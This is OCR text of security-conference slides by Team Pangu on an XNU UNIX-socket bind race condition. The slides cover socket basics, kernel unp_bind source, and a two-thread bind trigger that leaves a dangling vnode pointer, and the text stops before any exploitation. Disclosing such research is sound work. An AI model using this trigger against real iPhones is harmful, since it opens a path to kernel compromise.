Attacking iPhone XS Max

Tielei Wang and Hao Xu

About us

- Tielei Wang and Hao Xu (@windknown)
  - Co-founders of Team Pangu
  - Known for releasing jailbreak tools for iOS 7-9
  - Organizers of MOSEC (Mobile Security Conference) at Shanghai

Outline

- UNIX Socket Bind Race Vulnerability in XNU
- Exploit the Bug on iPhone Prior to A12
- PAC Implementation and Effectiveness
- Re-exploit the Bug on iPhone XS Max
- Conclusion

Unix Domain Socket

- A UNIX socket is an inter-process communication mechanism that allows bidirectional data exchange between processes running on the same machine.

```c
int sock;
struct sockaddr_un name;
char buf[1024];
/* Create socket from which to read. */
sock = socket(AF_UNIX, SOCK_DGRAM, 0);

/* Create name. */
name.sun_family = AF_UNIX;
strcpy(name.sun_path, "1.txt");
name.sun_len = strlen(name.sun_path);

/* Bind socket to the path. */
bind(sock, (struct sockaddr *)&name,
     SUN_LEN(&name));

/* Read from the socket. */
read(sock, buf, 1024);

close(sock);
```

A simple server

```c
int sock;
struct sockaddr_un name;
char buf[1024];
/* Create socket from which to write. */
sock = socket(AF_UNIX, SOCK_DGRAM, 0);

/* Create name. */
name.sun_family = AF_UNIX;
strcpy(name.sun_path, "1.txt");
name.sun_len = strlen(name.sun_path);

/* Connect the socket to the path. */
connect(sock, (struct sockaddr *)&name,
        SUN_LEN(&name));

/* Write to the socket. */
write(sock, buf, 1024);

close(sock);
```

A simple client

```c
int sock;
struct sockaddr_un name;
char buf[1024];
```


A simple server

From the kernel point of view

please refer to xnu source code for more details

```c
int sock;
struct sockaddr_un name;
char buf[1024];
/* Create socket from which to read. */
sock = socket(AF_UNIX, SOCK_DGRAM, 0);
```


A simple server



From the kernel point of view

```c
int sock;
struct sockaddr_un name;
char buf[1024];
/* Create socket from which to read. */
sock = socket(AF_UNIX, SOCK_DGRAM, 0);
```


A simple server



From the kernel point of view

```c
int sock;
struct sockaddr_un name;
char buf[1024];
/* Create socket from which to read. */
sock = socket(AF_UNIX, SOCK_DGRAM, 0);
```


A simple server



From the kernel point of view

```c
int sock;
struct sockaddr_un name;
char buf[1024];
/* Create socket from which to read. */
sock = socket(AF_UNIX, SOCK_DGRAM, 0);

/* Create name. */
name.sun_family = AF_UNIX;
strcpy(name.sun_path, "1.txt");
name.sun_len = strlen(name.sun_path);

/* Bind socket to the path. */
bind(sock, (struct sockaddr *)&name,
     SUN_LEN(&name));
```

A simple server



From the kernel point of view


```c
int sock;
struct sockaddr_un name;
char buf[1024];
/* Create socket from which to read. */
sock = socket(AF_UNIX, SOCK_DGRAM, 0);

/* Create name. */
name.sun_family = AF_UNIX;
strcpy(name.sun_path, "1.txt");
name.sun_len = strlen(name.sun_path);
```

```c
/* Bind socket to the path. */
bind(sock, (struct sockaddr *)&name,
     SUN_LEN(&name));
```

A simple server

Note that unp_bind is surrounded by socket_(un)lock


so it is unraceable?



From the kernel point of view

```c
int sock;
struct sockaddr_un name;
char buf[1024];
/* Create socket from which to read. */
sock = socket(AF_UNIX, SOCK_DGRAM, 0);

/* Create name. */
name.sun_family = AF_UNIX;
strcpy(name.sun_path, "1.txt");
name.sun_len = strlen(name.sun_path);

/* Bind socket to the path. */
bind(sock, (struct sockaddr *)&name,
     SUN_LEN(&name));
```

A simple server



From the kernel point of view


Race Condition

- The creation of a vnode is time consuming
- unp_bind has a temporary unlock

```
unp_bind(
    struct unpcb *unp,
    struct sockaddr *nam,
    proc_t p)
{
    struct sockaddr_un *soun = (struct sockaddr_un *)nam;
    struct vnode *vp, *dvp;
    struct vnode_attr va;
    vfs_context_t ctx = vfs_context_current();
    int error, namelen;
    struct nameidata nd;
    struct socket *so = unp->unp_socket;
    char buf[SOCK_MAXADDRLEN];

    if (nam->sa_family != 0 && nam->sa_family != AF_UNIX) {
        return (EAFNOSUPPORT);
    }

    /*
     * Check if the socket is already bound to an address
     */
    if (unp->unp_vnode != NULL)
        return (EINVAL);
    /*
     * Check if the socket may have been shut down
     */
    if ((so->so_state & (SS_CANTRCVMORE | SS_CANTSENDMORE)) ==
        (SS_CANTRCVMORE | SS_CANTSENDMORE))
        return (EINVAL);

    namelen = soun->sun_len - offsetof(struct sockaddr_un, sun_path);
    if (namelen <= 0)
        return (EINVAL);
    /*
     * Note: sun_path is not a zero terminated "C" string
     */
    if (namelen >= SOCK_MAXADDRLEN)
        return (EINVAL);
    bcopy(soun->sun_path, buf, namelen);
    buf[namelen] = 0;

    socket_unlock(so, 0);
```

```c
int sock;
struct sockaddr_un name;
char buf[1024];
/* Create socket from which to read. */
sock = socket(AF_UNIX, SOCK_DGRAM, 0);

/* Create name. */
name.sun_family = AF_UNIX;
strcpy(name.sun_path, "1.txt");
name.sun_len = strlen(name.sun_path);

/* Bind socket to the path. */
bind(sock, (struct sockaddr *)&name,
     SUN_LEN(&name));
```

A simple server



From the kernel point of view


```c
int sock;
struct sockaddr_un name;
char buf[1024];
/* Create socket from which to read. */
sock = socket(AF_UNIX, SOCK_DGRAM, 0);

/* Create name. */
name.sun_family = AF_UNIX;
strcpy(name.sun_path, "1.txt");
name.sun_len = strlen(name.sun_path);

/* Bind socket to the path. */
bind(sock, (struct sockaddr *)&name,
     SUN_LEN(&name));
```

Thread 1

```c
/* Create name. */
name.sun_family = AF_UNIX;
strcpy(name.sun_path, “2.txt");
name.sun_len = strlen(name.sun_path);

/* Bind socket to the path. */
bind(sock, (struct sockaddr *)&name,
     SUN_LEN(&name));
```

Thread 2

bind the socket to two file paths in parallel




we can make a socket binding to two vnodes (two references)

bind the socket to two file paths in parallel

```c
int sock;
struct sockaddr_un name;
char buf[1024];
/* Create socket from which to read. */
sock = socket(AF_UNIX, SOCK_DGRAM, 0);

/* Create name. */
name.sun_family = AF_UNIX;
strcpy(name.sun_path, "1.txt");
name.sun_len = strlen(name.sun_path);

/* Bind socket to the path. */
bind(sock, (struct sockaddr *)&name,
     SUN_LEN(&name));

/* Read from the socket. */
read(sock, buf, 1024);

close(sock);
```

A simple server




From the kernel point of view

```c
int sock;
struct sockaddr_un name;
char buf[1024];
/* Create socket from which to read. */
sock = socket(AF_UNIX, SOCK_DGRAM, 0);

/* Create name. */
name.sun_family = AF_UNIX;
strcpy(name.sun_path, "1.txt");
name.sun_len = strlen(name.sun_path);

/* Bind socket to the path. */
bind(sock, (struct sockaddr *)&name,
     SUN_LEN(&name));

/* Read from the socket. */
read(sock, buf, 1024);

close(sock);
```

A simple server


One of the vnodes will hold a dangling pointer




From the kernel point of view


```c
int sock;
sock = socket(AF_UNIX, SOCK_DGRAM, 0);

/* Connect the socket to the path1. */
connect(sock, (struct sockaddr *)&name1,
        SUN_LEN(&name));
/* Connect the socket to the path2. */
